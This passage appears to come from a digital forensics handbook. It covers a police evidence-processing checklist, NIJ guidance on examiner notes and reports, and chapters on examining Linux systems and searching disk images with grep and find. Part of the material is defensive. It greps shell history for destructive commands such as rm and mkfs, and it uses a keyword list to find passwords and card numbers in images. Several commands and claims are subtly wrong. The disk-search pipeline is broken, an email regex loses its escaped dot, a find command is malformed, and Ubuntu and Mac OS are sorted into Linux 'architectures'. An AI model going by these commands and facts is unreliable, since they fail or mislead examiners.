   Condition: Changed. Reinstalled hard drive into CPU Received by: Evidence custodian

8. After the hard drive is reinstalled and Tag XX-A is annotated appropriately, attach Tag # XX-A to the original tag XX.

   NOTE: After you visually inspect the hardware, you are ready to start the analysis.

   NOTE: Take photos (digital pictures are even better) of media and place this in your case file.

Create An Analysis Directory

Create a directory for the analysis on the government-owned forensic examination computer. This is the directory that will be used during the analysis to deposit potential evidence, keyword files, and disk images.

Create a Keyword List

Review all case data in order to render a potential analysis process (suicide, child porn, murder, fraud, etc.). Create a list of keywords to be searched or get the list from the officer on the case. Place a copy of this in your analysis case file.

Subject's Computer

1. Check the computer's CMOS settings to be sure the computer is configured to boot from floppy diskette and boot the machine from the modified EnCase boot disk.

2. Verify that the system clock reflects the actual date and time. Record in your analysis notes the correct date, time, and time zone, the date, time and time zone reported by the SUBJECT's computer, and the difference.

3. Identify all hard drives by make, model, capacity and condition. Record this information, as well as whether the device is internal or external. Where necessary, photograph individual hard disks to document damage or other unusual condition.

4. Power down the computer and identify the hard drive master/slave settings (if IDE) or SCSI ID settings (if SCSI). Record these settings, and change where necessary to mount into the government-owned forensic examination computer. Be sure to note any and all changes to evidentiary media.

5. Locate the parameters of the hard drive itself by going to the manufacturer's home page (e.g., www.seagate.com). Where necessary, manually modify the government computer's CMOS settings to accurately reflect the correct settings for the particular drive being analyzed.

Government Computer Media Analysis Workstation

1. Based on what media you have on hand to do the job, the size of the suspect evidentiary media, and the like, select the most appropriate backup utility (usually EnCase, but maybe SAFEBACK or another alternative). Where possible, use a hard disk of equal size and interface (EIDE, SCSI, etc.). For drives larger than the available media, use 8mm DAT. Verify the target media is large enough to hold the image of the evidence media. If a hard drive is to be used as the target media, mount it so it is accessible to the analysis computer, without being subject to the drive write-protect software.

2. Attach the SUBJECT's hard drive to the government computer for analysis, or hook into the suspect machine with a parallel port cable for parallel-to-parallel imaging.

3. Check the computer's CMOS settings to be sure the computer is configured to boot from a floppy diskette. Boot the machine using the modified boot disk, following instructions on using the EnCase forensic software.

4. As you work to acquire an image, compare the reported information with that indicated on the suspect machine to verify the forensic computer has correctly identified the drive.

5. Create an image using EnCase with the SUBJECT's hard drive.

6. Return evidence to secure storage. Where appropriate, return to evidence custodian for safekeeping.

7. Using EnCase, examine the file structure and browse directories and subdirectories looking for evidentiary files.

8. At the same time, search the image by keywords of the investigation.

9. Search for all files with extensions that would indicate the file requires special handling. These include .zip, .arc, .tar, .gz, etc. Also examine application files that might be password-protected (MS Word, Excel, Quicken, etc.). If merited by the allegation (computer intrusion, etc.), or specifically addressed in the request for support, it may be necessary a review of the file headers. Where found, decompress all compressed files and review their contents.

10. Examine the file structure for applications that could be pertinent to the investigation (for example, a file conversion utility/viewer in a pornography case).

11. Execute any applications that could provide information valuable to the analysis. Take note of any log files/configuration settings or other potential sources of information. Record the names of those applications executed, and any valuable data gathered during runtime.

12. Create an "Analysis and Findings" directory on government-owned media (i.e., zip disk, hard drive, Jaz disk, etc.). Report and transfer all findings to a separate directory under your findings directory that reflects location where files originated from.

Diskette Analysis

1. To simplify analysis, separate all floppy diskettes and verify each diskette is write-protected. On a 3.5" floppy diskette, if facing you, the write-protect slot (if present) is found on the upper right hand corner and should be covered.

2. Using your EnCase program, perform an image copy of each diskette, then add these individual evidence file to your case.

3. Prior to any acquisition, scan each diskette using a trusted virus protection utility. If the program alerts to presence of a virus, label SUBJECT's diskette as infected to prevent accidental contamination of other media. Record the virus' presence (name, infected files, etc.) in your analyst notes.

Create Findings and Analysis CDs

1. Copy evidentiary files from your "save" subdirectory on the evidence-processing computer to a CD-ROM. Be certain to include the appropriate utilities on the CD-ROM for recreation of the original files by the end user (district attorney, investigator, defense).

2. Be sure to make a spare copy of this evidentiary CD to place in evidence. Include in the final report the EnCase report (keyword listing, logical file listings, search results, and a thorough listing of physical image files, free space, slack space, and deleted files, where appropriate).

Case Report Writing and Documentation

1. Document the entire computer media analysis and your conclusions in an "Investigative Analysis Report." Provide this report directly to the case officer. Provide the case officer with the following:

   (a) Signed original "Computer Forensic Investigative Analysis Report"

   (b) All forms used

   (c) Analysis notes, where appropriate

   (d) Items produced as a result of the analysis (CDs created, printouts, etc.)

   (e) Copy of authority to search (consent, search warrant, etc.)

   (f) Evidence listing

(g) Media Analysis Worksheet

(h) Keyword lists used

(i) Request for support

(j) Other forms, documents, or important correspondence

2. Identify any files pertinent to the investigation and print them out for inclusion as attachments to the analysis report.

3. Where large numbers of files found are pertinent to the investigation, coordinate with the district attorney to discuss need for prints. If too much in quantity, representative samples may be printed for inclusion in the case file. An example would be the presence of several hundred child pornography pictures on a SUBJECT's hard drive. Twenty or 30 representative samples may be all that is necessary to print and include as a hard-copy attachment. One gigabyte of information on a hard drive might result in 150,000 pages of printed material. The purpose of including the findings CD is to eliminate the need for printed material.

Notes of Importance

It is important to remember a few things while writing your report:

1. Don't make any assumptions. If you discover an e-mail, don't assume you know the recipient's name from the e-mail address alone. An e-mail addressed to "Matt," whose e-mail address is msmith@iex.net, does not necessarily mean that the recipient's name is Matt Smith. E-mail addressed can be faked easily.

2. Do not identify any leads. The report is for the case officer, and it is his or her job to identify the leads. If you discover something important during your analysis, write it up so it is obvious to the officer without providing a lead.

3. Spellcheck is your friend. Don't wait for a supervisor or district attorney to proofread your report! Spellcheck it before it leaves your machine.

4. Double-check your findings media. If you create a findings CD, make sure the data is really on it before you turn it in to your case officer.

Source: Computer Forensics Processing Checklist, Pueblo High-Tech Crimes Unit by Cmdr. Dave Pettinari, Pueblo County Sheriff's Office http://www.crime-research.org/library/Forensics.htm

4.2 Documenting and Reporting According to NiJ

The National Institute of Justice proposes the following procedure when documenting and reporting digital forensics examinations[1]: The examiner is responsible for completely and accurately reporting his or her findings and the results of the analysis of the digital evidence examination. Documentation is an ongoing process throughout the examination. It is important to accurately record the steps taken during the digital evidence examination.

All documentation should be complete, accurate, and comprehensive. The resulting report should be written for the intended audience.

4.2.1 Examiner's Notes

Documentation should be contemporaneous with the examination, and retention of notes should be consistent with departmental policies. The following is a list of general considerations that may assist the examiner throughout the documentation process.

- Take notes when consulting with the case investigator and/or prosecutor.
- Maintain a copy of the search authority with the case notes.
- Maintain the initial request for assistance with the case file.
- Maintain a copy of chain of custody documentation.
- Take notes detailed enough to allow complete duplication of actions.
- Include in the notes dates, times, and descriptions and results of actions taken.
- Document irregularities encountered and any actions taken regarding the irregularities during the examination.
- Include additional information, such as network topology, list of authorized users, user agreements, and/or passwords.
- Document changes made to the system or network by or at the direction of law enforcement or the examiner.
- Document the operating system and relevant software version and current, installed patches.
- Document information obtained at the scene regarding remote storage, remote user access, and offsite backups.

[1] https://www.ncjrs.gov/pdffiles1/nij/199408.pdf

During the course of an examination, information of evidentiary value may be found that is beyond the scope of the current legal authority. Document this information and bring it to the attention of the case agent because the information may be needed to obtain additional search authorities.

4.2.2 Examiner's Report

This section provides guidance in preparing the report that will be submitted to the investigator, prosecutor, and others. These are general suggestions; departmental policy may dictate report writing specifics, such as its order and contents. The report may include:

- Identity of the reporting agency.
- Case identifier or submission number.
- Case investigator.
- Identity of the submitter.
- Date of receipt.
- Date of report.
- Descriptive list of items submitted for examination, including serial number, make, and model.
- Identity and signature of the examiner.
- Brief description of steps taken during examination, such as string searches, graphics image searches, and recovering erased files.
- Results/conclusions.

The following sections have been found to be useful in other report formats.

Summary of Findings
This section may consist of a brief summary of the results of the examinations performed on the items submitted for analysis. All findings listed in the summary should also be contained in the details of findings section of the report.

Details of Findings
This section should describe in greater detail the results of the examinations and may include:

- Specific files related to the request.
- Other files, including deleted files, that support the findings.
- String searches, keyword searches, and text string searches.

- Internet-related evidence, such as Web site traffic analysis, chat logs, cache files, e-mail, and news group activity.
- Graphic image analysis.
- Indicators of ownership, which could include program registration data.
- Data analysis.
- Description of relevant programs on the examined items.
- Techniques used to hide or mask data, such as encryption, steganography, hidden attributes, hidden partitions, and file name anomalies.

Supporting Materials

List supporting materials that are included with the report, such as printouts of particular items of evidence, digital copies of evidence, and chain of custody documentation.

Glossary

A glossary may be included with the report to assist the reader in understanding any technical terms used. Use a generally accepted source for the definition of the terms and include appropriate references.

Part II

Digital Forensic Hacks

Chapter 5

Discovering Digital Traces on Different Linux Distributions

5.1 Introduction

Nowadays most of the servers and supercomputers are running on a Linux operating systems and more and more users are shifting to different Linux Distributions. Being free and open source, many companies are opting to choose Linux over Windows.In this hack, we are going to perform a series of forensic steps to find out the configuration of a machine running a Linux distribution. Which includes:

- Determining Present Linux Distribution
- Taking a look at the Partition Structure of the Memory
  - SYS V architecture
  - BSD architecture
- What software is running?
- What Network services are running?
- Determining Network-configuration

As a Forensic expert, knowledge of different operating systems is a must. Most of the forensic tools are based on a Linux environment and utilizing knowledge with Linux based tools will make complicated things very easy.

In this Hack we are going to show; what exactly needs to be done? Which steps to follow? and How to proceed further when given a Linux machine for performing forensic examinations.

5.2 Determining Present Linux Distribution

At the very start of each forensic examination, we need to be able to tell which distribution of the Linux operating system is present. Due to a high degree of standardization in the UNIX operating system domain there are a lot of similarities between different Linux systems but despite that, there are two major Linux architectures: BSD and Sys V. After the birth of the UNIX operating system in 1969 the Californian Berkeley University further developed this software architecture and released 1977 the UNIX distribution: Berkeley Software Distribution BSD. Sys V, spoken System five, was one of the first commercial distributions of UNIX, developed by AT&T in their prestigious Bell labs. In the course of time more and more systems were developed basing on these two architectures but although there were quite some standardization efforts, for example by POSIX, ISO or IEEE, differences in commands or paths for log files are still commonly observed.

1. **Sys V**
    - Debian
    - Ubuntu
    - RedHat
    - HP-UX
    - Oracle Solaris
2. **BSD**
    - OpenBSD
    - FreeBSD
    - Mac OS X

In an ongoing forensic investigation where one has access to an image of the to be examined system, the Linux distribution can be determined by having a look in the following files:

```
$ cat /etc/issue
Ubuntu 16.04.4 LTS

$ cat /etc/issue.net
Ubuntu 16.04.4 LTS \n \l
```

This issue file contains a message or a system identification which is displayed before login, by default this contains the name of the currently installed Linux distribution. But by writing random characters into this file, a system administrator,for example, could permit the acquisition of this information. If no knowledge could be gained by these files, further investigations need to be carried out. Another way of determining the two different distributions is by look for software architecture specific differences like:

- name of the device of the root partition: Sys V: /dev/sda1 ; BSD: /dev/disk0s1
- the password files: Sys V: /etc/passwd OR /etc/shadow BSD:/etc/passwd OR /etc/master.passwd

an extensive list of differences can be found on http://unixguide.net/unixguide.shtml

5.3 Getting an overview of the partitions

After successful determination of the present Linux distribution it is highly advisable to uncover the structure of the storage media at hand. Thus its necessary to know the layout of this very storage media, the file system type, the partitions and where these partitions are mounted. If we have this information in an forensic examination we can narrow down the area to be forensically examined. To determine the disk properties we need to differentiate again between Sys V and BSD architectures.

5.3.1 Sys V

For Sys V architectures the storage media can be evaluated using the fdisk utility with elevated privileges.

```
$ sudo fdisk -lu
```

fdisk is a terminal based program which can create and manipulate partition tables. Partitions, which are just simple block devices divided into one or more logical disks, are allocated in the partition table of this storage device, usually in sector 0. By reading / writing to this partition table, fdisk is able to achieve its purpose.

Another way of determining the partitions of the storage media at hand is using mlls, which is part of the Sleuth-Kit. mmls also lists the content of the partition table, but specifies additional size information making it easy to use dd or any similar tool to image partitions. mmls is very similar to fdisk -lu, but also shows unused sectors on the disk, BSD partition tables and accepts forensic disk image files making it very attractive for forensic purposes.

```
$ mmls -t dos disk.dd
```

5.3.2 BSD

After discovering what kind of Linux distribution the machine is running on and seeing the SysV architectures partition table. Lets now look at how partition table look like in a BSD architecture. This will help us to perform further steps on the server knowing clearly about the partition of a particular type of architecture.

In principle the partition of BSD systems are not that different from the Linux or Windows systems, therefore it is also based on DOS - partition table. To find out how the partition table in an BSD architecture looks like we can use the same commands as what we did in the last Hack about SYS V architecture.

Tools:: BSD architecture based machine like MacOS Terminal

First of all we check which partitions are present on the Mac OS machine:

```
$ diskutil list
/dev/disk0 (internal, physical):
#:                       TYPE NAME                    SIZE
    IDENTIFIER
0:           DOS_Partition                        *256.1 GB   disk0
1:                        EFI EFI                     209.7 MB
    disk0s1
2:                 Apple_APFS Container disk1         255.9 GB
    disk0s2

/dev/disk1 (synthesized):
#:                       TYPE NAME                    SIZE
    IDENTIFIER
0:      APFS Container Scheme -                      +255.9 GB
    disk1
Physical Store disk0s2
1:                APFS Volume Mac OS                  144.1 GB
    disk1s1
2:                APFS Volume Preboot                 22.7 MB
    disk1s2
3:                APFS Volume Recovery                517.8 MB
    disk1s3
4:                APFS Volume VM                      5.4 GB
    disk1s4

/dev/disk2 (disk image):
#:                       TYPE NAME                    SIZE
    IDENTIFIER
0:     Apple_partition_scheme                        +24.2 MB
    disk2
1:        Apple_partition_map                        32.3 KB
    disk2s1
2:                  Apple_HFS Flash Player           24.2 MB
    disk2s2
```

As we now know the types, names and sizes of all disks running, we can proceed further by using the command:

```
$ sudo mmls  /dev/disk0
DOS Partition Table (EFI)
Offset Sector: 0
Units are in 512-byte sectors

Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Safety Table
001:  -------   0000000000   0000000039   0000000040   Unallocated
002:  Meta      0000000001   0000000001   0000000001   GPT Header
003:  Meta      0000000002   0000000033   0000000032   Partition
    Table
```

```
004:  000        0000000040   0000409639   0000409600   FreeBSD(0xA5
    )
005:  001        0000409640   0500118151   0499708512   Mac OS
006:  --------   0500118152   0500118191   0000000040   Unallocated
```

We take a closer look at the FreeBsd (0xA5) with the command.

```
$ sudo mmls -o 40 /dev/disk0
```

As now we have all the individual partitions listed making our evaluation of the disk much easier.

5.4 Determining Installed Software

It is very important to have a look at the installed software as it will show what all kind of softwares are installed, are they installed by the administrator or hacker, are there any back doors running, what time and date they were installed, where they were installed, is encryption available etc.

In Linux there are two options to install different software one is using packet manager and the other is installing directly from the sources of the software. To know more about the software running, the packet manager is itself used to keep track of all the details of the installed softwares.

The two most common packet managers available for Linux are *Red Hat Packet Manager (RPM)* and *Debian Packet Manager (DPKG).*

Lets start by checking all the running software on the system. Via this list we can say what software is installed and is there any software running without purpose?

```
$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-
    aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                                          Version
                      Architecture Description
+++-=============================================-=============-=
ii  0trace                                        0.01-3
                      amd64        A traceroute tool that can run
    within an existing TCP connection.
ii  aapt                                         1:7.0.0+r33-1
                      amd64        Android Asset Packaging Tool
ii  acccheck                                     0.2.1-3
                      all          Password dictionary attack tool
     for SMB
ii  accountsservice                              0.6.45-1
                      amd64        query and manipulate user
    account information
ii  ace-voip                                     1.10-1parrot0
                      amd64        A simple VoIP corporate
    directory enumeration tool
```

```
ii  acl                                          2.2.52-3+b1
                          amd64        Access control list utilities
ii  adduser                                      3.117
                          all          add and remove users and groups
[...]
```

for RPM system we can achieve same results like this:

```
$ rpm -qa
```

To get each and every detail of the linux commands there are Man pages who explain the details about the particular command with the usage as well as the meaning of the command. There are man pages for every command and that might not be a good idea to read every bit of those pages for a small question. So, to handle this event of action we have a special command apropos which searches the manual pages for a special keyword or regular expression. Each of the manual pages has a short description and apropos searches for the keywords.

```
$ apropos mount
```

In this command mount will be used as a keyword and apropos returns all the man pages including that term.

But what is to do if the software was installed using source files? To find out about the software installed manually using source file we can use commands like *whereis*, *which* and *locate*, which shows the path of the installed program. The only thing to notice is that we make sure that the Program Path for the relative program is in the PATH variable .

```
$ echo $PATH
```

Furthermore we find more details about the software using timestamp to determine the date and time of installed software. There are three distinct types of values are stored for each of program as defined by the POSIX standard. Each file has three values.

1. The time of last data access: *atime*
2. The time of data modification: *mtime*
3. The time of file status last changed: *ctime*

We made a sample test file to check all the stats.

```
$ touch test
$ stat test
user@parrot:~$ stat test
File:  test
Size: 0           Blocks: 0          IO Block: 4096   regular empty
    file
Device: 813h/2067d  Inode: 657740      Links: 1
Access: (0644/-rw-r--r--)  Uid: (83672/     user)   Gid: (10513/
    domain users)
Access: 2018-05-01 23:15:07.970992146 +0200
```

```
Modify: 2018-05-01 23:15:07.970992146 +0200
Change: 2018-05-01 23:15:07.970992146 +0200
Birth: -
```

Moreover, we can use the command history to see all the commands a user issued recently. This is very useful to know which things have been done on the terminal, what will help us in analyzing whom has dealt with the machine at hand.

```
$ history
```

This will show the last five hundred entered commands.

It is always useful to use the manual pages to have a knowledge about the command and what are the possibilities to use it. Checking all the installed programs like this will answer our questions about the version, user, owner and who installed it; hacker or administrator, when it was last accessed etc.

5.5 Determining Running Network Services

Nowadays, the usage of network services at private homes is steadily increasing, from the use of smart phones to smart light bulbs everything is connected to some sort of networks. But not only the private sector is heavily relying on network services but also the corporate and federal sector, ranging from small enterprises to global players like Google & co. This huge responsibility sometimes does not make it possible to conduct forensic examinations on disk images (dead systems) but on running, live systems. Furthermore there is quite a big difference in legality if illegal contents are not only stored but also shared. The most frequently used network services for illegally sharing files are SSH, HTTP, FTP and BitTorrent. In general, network services can be divided into two categories, standalone network services and superdaemon network services.

5.5.1 Standalone Network Services

A typical standalone service is ssh, the secure shell daemon. Here, the client sets up a socket by looking for a free port on client side and then connecting to the servers port 22, therefore the secure shell daemon sshd needs to be running in the background. The config file for the ssh daemon is located, like almost all configs, in /etc. Usually the service starts automatically after booting, which can be verified by the syslog, but if it is started manually, we need to have a look in .bash_history

```
$ ls -l /etc/rc?.d/* | grep -i ssh
lrwxrwxrwx 1 root root  13 Mar 31 12:55 /etc/rc2.d/K01ssh -> ../
    init.d/ssh
lrwxrwxrwx 1 root root  13 Mar 31 12:55 /etc/rc3.d/K01ssh -> ../
    init.d/ssh
lrwxrwxrwx 1 root root  13 Mar 31 12:55 /etc/rc4.d/K01ssh -> ../
    init.d/ssh
```

```
lrwxrwxrwx 1 root root  13 Mar 31 12:55 /etc/rc5.d/K01ssh -> ../
    init.d/ssh
```

If we need to take a look into the .bash_history command, we can do this by using the history command. The history command records each line inputted to a terminal at any time in the above mentioned .bash_history file. To see if a given service was manually executed we have to examine this file.

To determine if the target machine is running a web server, we also take a look in the /etc directory. Here we search for installations of an apache / apache2 server, which stores its config under:

- /etc/apache2/apache2.conf
- /etc/apache2/ports.conf

5.5.2 Super Daemon Network Services

Whereas network services like ssh are running all by themselves, the super daemon network service isnt and the client needs to request the super daemon to start. The super daemon then wakes up the network service and establishes a connection to the client. The super daemon on Linux is called inetd or xinetd which is inetds successor. Like for most other programs the configuration for these daemons can be found in their respective directory in /etc.

- /etc/inetd.conf
- /etc/xinetd.conf

Another typical example for a super daemon network service would be telnet. Before starting, the telnet service can ask a security service, called the TCP wrapper, if the requested IP address is blocked. The TCP-wrapper does this by looking into the following files, specifying if a connection is allowed or not:

- /etc/hosts.allow
- /etc/hosts.deny

5.6 Determining Network Configuration

After having a closer look into the network services running on the server, its very important to know how our network configuration part works.

IP address assignment can be done in two ways using static or dynamic DHCP (Dynamic Host Configuration Protocol) protocols. Static configuration means configuring and assigning IP address to the server and other machines manually. We can do this by going to the location : */etc/network/interfaces* and then configuring our desired addresses:

```
auto eth0
iface eth0 inet static
address 192.168.0.100
netmask 255.255.255.0
gateway 192.168.0.1
```

5.6.1 DHCP

DHCP is a network management post used on TCP/IP networks whereby DHCP server dynamically assigns IP addresses and other network configuration to each device on a network so they can communicate with other IP networks. In home and small companies this done by a router in the network. To check the basic configuration of DHCP we open the file */etc/dhcp.conf*

```
auto eth0
iface eth0 inet dhcp
```

The following link provides a useful tutorial on how to properly configure dhcp: https://www.brennan.id.au/10-DHCP_Server.html

The DHCP server persistence is the ability to save the lease information and to provide the client an IP address which does not conflict with other devices on the network, even after the devices are rebooted. It basically stores all the information on the flash memory and provides two functions

1. IP address uniqueness

2. Automatic restoration

5.6.2 Further useful tools

Determining IP address of a live system

To determine the ip address of running server we use commands.

```
$ ifconfig -a
$ netstat -in
```

Netstat

To check all the TCP connections running on our system *netstat* displays network connections through TCP via routing between the connection in form of tables, including the number of network protocols running on the network interface and statistics of the network.

```
$: netstat
```

Service

To start, stop and restart different services on the Linux machine there is a command *service* which is used to run a System V init script. All the scripts related to the command are stored in the /etc/init.d directory. All scripts stored in the directory can be started, stopped and restarted by the *service* command. For example to stop ssh:

```
$ service ssh stop
```

As we now know most basic information about our Linux machine, we can go further in the process by applying other methods for analyzing and digging deeper into the system.

5.7 Resources

https://wiki.sleuthkit.org/index.php?title=Mmls
http://manpages.ubuntu.com/manpages/trusty/man8/fdisk.8.html
http://manpages.ubuntu.com/manpages/xenial/en/man8/netstat.8.html
https://developer.apple.com/
https://linux.die.net/man/1/dpkg
http://ftp.rpm.org/max-rpm/rpm.8.html
http://man7.org/linux/man-pages/man1/apropos.1.html
https://linux.die.net/man/8/ifconfig
https://www.ietf.org/rfc/rfc2131.txt

Chapter 6

Searching Files

6.1 Introduction

Every digital forensic examination demands, virtually by definition the searching of digital files. This can be a quite cumbersome undergoing if one tries to look at each file individually and tries to determine if its content or filename is matching ones requirements, since operating systems nowadays consist of multiple millions of files. This process is further complicated if one wants to search for deleted or not visible files. Using a search query, which almost all graphical file managers of modern operating systems provide, simplifies this task a little bit but if one wants to perform search for thousands of different search queries, for example, this would still take lots of precious and expensive time. Filling this need, Linux provides a very powerful and handy tool to realize this search process. grep.

6.2 Grep

Grep, meaning globally search a regular expression and print , is a Linux command line utility for searching plain text data. Using grep one can search in one or multiple input files for a match to a given pattern list. If a line contains a matching character sequence, grep copies this line to the standard output or any other sort of output specified by the user by options. Grep has no input length limit, besides the size of the RAM of the machine in use, and it is able to match any arbitrarily chosen character. The basic syntax of a grep command looks like this:

```
$ grep options pattern input_file_names
```

Grep provides various search options like matching control, general output control, output line prefix control, context line control and file and directory selection. The most commonly used options are the following.

to ignore the case we can use the -i option , thus searching the US constitution for people will yield:

```
$ grep -i   People   constitution.txt
We the People of the United States, in Order to form a more perfect
     Union,
Year by the People of the several States, and the Electors in each
    State shall
of the press; or the right of the people peaceably to assemble, and
     to petition
right of the people to keep and bear Arms, shall not be infringed.
The right of the people to be secure in their persons, houses,
    papers, and
to deny or disparage others retained by the people.
the people.
State, elected by the people thereof, for six years; and each
    Senator shall
executive thereof to make temporary appointments until the people
    fill the
```

Using *-v* we can search a file for all contents that does not match our pattern, suppose we want all strings that do not contain a lowercase a:

```
$ grep -v "a" constitution.txt
Provided by USConstitution.net
_____________________________


Constitution, visit http://www.usconstitution.net/const.html ]


Article 1.
[   ]
```

A very useful option is to print the line number where the pattern matches occurred, this is done by *-n* or *–line-number*. Suppose we want to know the line numbers where Amendment 25 occurs:

```
$grep -n "Amendment 25" constitution.txt
822:Amendment 25

-e pattern or --regex=pattern
This uses   pattern   as search pattern.

-o or   only-matching
Prints only the nonempty, matching parts of a line.

-a or --text
Treats binary files as a text filename

if we want to make use of extended regular expressions, which makes
     an even more extensive functionality of the basic regular
    expressions available, grep needs to be called via the -E
    command or simply call egrep instead as an alias.
```

6.3 Regular Expressions

A regular expression is defined as a type of formal language consisting of sequences of characters which define a search pattern. Regular expressions are built up similar to arithmetic expressions with the use of various operators combining smaller expressions.

In digital forensics we may be required to find email addresses in large text files. We can do this with the help of regular expressions. We will discuss how below.

So to understand this regular expression we first need to understand the most crucial parts of the regular expression syntax. A very basic example would be: *abc* - this regular expression would match any string that has *abc* in it. So in the examples above we used simple regular expressions and searched for all strings that match the expression. Now this is no different than normal search so lets dive deeper into regular expressions to find more ways to search for what we want.

If we want to match a string that has *a or b or c* we could use the ' | ' operator like this: a | b | c. Furthermore we can simplify this by using the square brackets: *[abc]* . This expression is exactly the same as a | b | c. And we could even go further to simplify it to *[a-c]*. As you see the last expression will be really useful later when we want to match a string containing all lower case letters of the alphabet. We would just need to write *[a-z]*. If we would also like to match all upper case we just add *[a-zA-Z]* and same for numbers: *[a-zA-Z0-9]*. Now we know that emails may contain other characters like *'.', '_', '%', '+', '-'*. We can also add them to our regular expression: [A-Za-z0-9._%+-].

Last thing we have to do is to specify how many times we want to search for this pattern. By saying *'+'* we specify that it may repeat one or more times. By writing @ outside any brackets we will match that literal character, so that is exactly what we need. So far our regular expression looks like this: [A-Za-z0-9._%+-]+@

Now we have to think about the second level domain names we want to match. These can also contain '.' and '-' . Like 'mail.hs-ulm' so the part of regular expression for the them will look like: [A-Za-z0-9.-]. One could think now that we need a dot '.' to separate the top-level and second level domain but the problem is that if we write a literal dot '.' we are going to match any character since this is one of the special characters in regular expressions. So we need to add a before it. Other special characters that need a backslash in the same way are as follows: .[$()|*+? .So far our regular expression to match any email looks like this:

[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.

Now the last part is matching the top level domains. Mostly all the domains contain between 2 and 4 characters but some can be longer. So we can say a good number would be between 2 and 6. These can only contain upper or lower case characters. We specify the exact number of characters we want to match in the curly brackets like this : [A-Za-z]{2,6}

And now we have the full regular expression constructed that matches any email address.

[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+[A-Za-z]{2,6}

This can now be used in grep to search a file containing suspicious text:

```
$ egrep '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}'
    suspiciousFile.txt
```

Furthermore we can use so called anchors in grep to specify where in the line a match has to occur to be valid. To only search for email addresses in the beginning of the line, we could use the anchor ^:

```
$ egrep '^[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}'
    suspiciousFile.txt
```

If we want to only get the email addresses at the end of a line, we can use the anchor character $:

```
$ egrep '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}$'
    suspiciousFile.txt
```

Using the period character in a regular expression specifies that only a single character can be existent at the specified location. If we want to match all email addresses with a gmail.com account we can use the following command:

```
$ egrep '..@gmail\.com' suspiciousFile.txt
```

To search for a pattern that occurs 0 or more times one could use the * meta character. For example we want to find emails within parenthesis we could issue a command like the following:

```
$ egrep '([A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}*)'
    suspiciousFile.txt
```

Now one might think that it would also be helpful to have a regular expression for IP addresses. We can do this using the techniques learned when constructing the regular expression for email addresses. Our first guess might be this regular expression which is correct but could be further simplified.

[0-9]{1,3}.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}

We should make use of the \b which helps us match exact words only and we can now that the matched string is not a part of another word. So our final regular expression is as follows:

\b[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\b

and we could use this regular expression with egrep like this:

```
$ egrep '\b[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\b'
    suspiciousFile.txt
```

Another useful example would be to search the history file of bash for commands executed. We could define all the commands we consider hostile and then search if they were executed on the target machine. For example the rm, rmdir, mkfs, dd commands:

```
$ history | egrep 'rm|mkfs|dd|rmdir'
```

6.4 Searching disk images with grep

Lets assume we want to search a raw disk image from a disk dump for a number of keywords. First we create a text file with a standard text editor containing all keywords we want to search the image for. Suppose we want to search the image for passwords, email addresses and credit card numbers. Then we use our previously acquired knowledge to construct regular expressions to match our search criteria. Thus our word list looks like the following:

```
$ cat wordlist.txt
password
[A-Za-z0-9\._%+-]+@[A-Za-z0-9\.-]+\.[A-Za-z]{2,6}
[0-9]{4}-?[0-9]{4}-?[0-9]{4}-?[0-9]{4}
\b[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}
```

The next step is to check the size of the disk image difo.dd and check via compression if there is actually information contained on the image, before we begin scanning it. Thus we use the mmls tool from the sleuth kit to get an overview of the disk image:

```
$ sudo mmls difo.dd
Cannot determine partition type

$ fdisk -l difo.dd
Disk difo.dd: 2,3 GiB, 2491416576 bytes, 4866048 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

Sometimes it is the case, that mmls and fdisk are not able to tell us about the partition scheme of the image, to not waste our time searching for something on a empty disk, we can compress the image and thus conclude if there is actually information contained on the disk.

```
$ zip difo.zip difo.dd
adding: difo.ddl (deflated 72%)
$ ll difo.zip
-rw-rw-r-- 1 user user 704603960 Jun 18 14:06 difo.zip
```

As we can see, the disk image is not empty and is 704,6MB in size. Now that we have our keyword list ready, we want to use it to search the disk image difo.dd. Therefore we read the image difo.dd and pipe the output to a progress view to see if we make progress or if we are stuck, then we pipe our output again to the strings command which prints all the strings of printable characters in the image difo.dd, now we are ready to pipe the output of the strings command to egrep to check if there is anything contained in the difo.dd that matches our keywords list. Finally, we print the output to the file results.txt. The final command looks like this:

```
$ dd if=difo.dd | pv -i 1 -s 3g | strings -td | tee egrep -i -f ./
    keywords.txt > results.txt
```

After this command terminates, we can examine the results.txt file for any wanted outcomes and use it for further processing.

6.5 Alternatives to grep

6.5.1 Using find to search for files on Linux

An alternative to searching with grep could be the find command. Using find we can search for files within a directory hierarchy. Suppose we want to find a file named filename.txt we could use find in the following way:

```
$ find -name 'filename.txt'
```

Similar to grep, we can use -i to ignore the case and also issue the following command to find the file filename.txt

```
$ find -iname 'filename.txt'
```

If we want to find all files that are not filename.txt we can either use:

```
$ find -not -name 'filename.txt'
OR
$ find \! -name 'filename.txt   '
```

Furthermore, find also provides the option to search for files according to their type, we still want to find filename.txt:

```
$ find / -type f 'filename'
```

The most common descriptors for the type are:

- **f**: regular file
- **d**: directory
- **l**: symbolic link
- **c**: character devices
- **b**: block devices

Using the -size option, we can also specify the size of the file to be searched, suppose we only want to search for all files larger than 700mb:

```
$ find / -size +700M
```

or smaller than 700mb:

```
$ find / -size -700M
```

Moreover, we can search for files according to the time wit the option:

- **-atime** Access Time: Last time a file was read or written to.
- **-mtime** Modification Time: Last time the contents of the file were modified.
- **-ctime** Change Time: Last time the file's inode meta-data was changed.

Searching by file owner and permission is also possible using the respective option and the previously described syntax:

- -user or -group or -syslog
- -perm

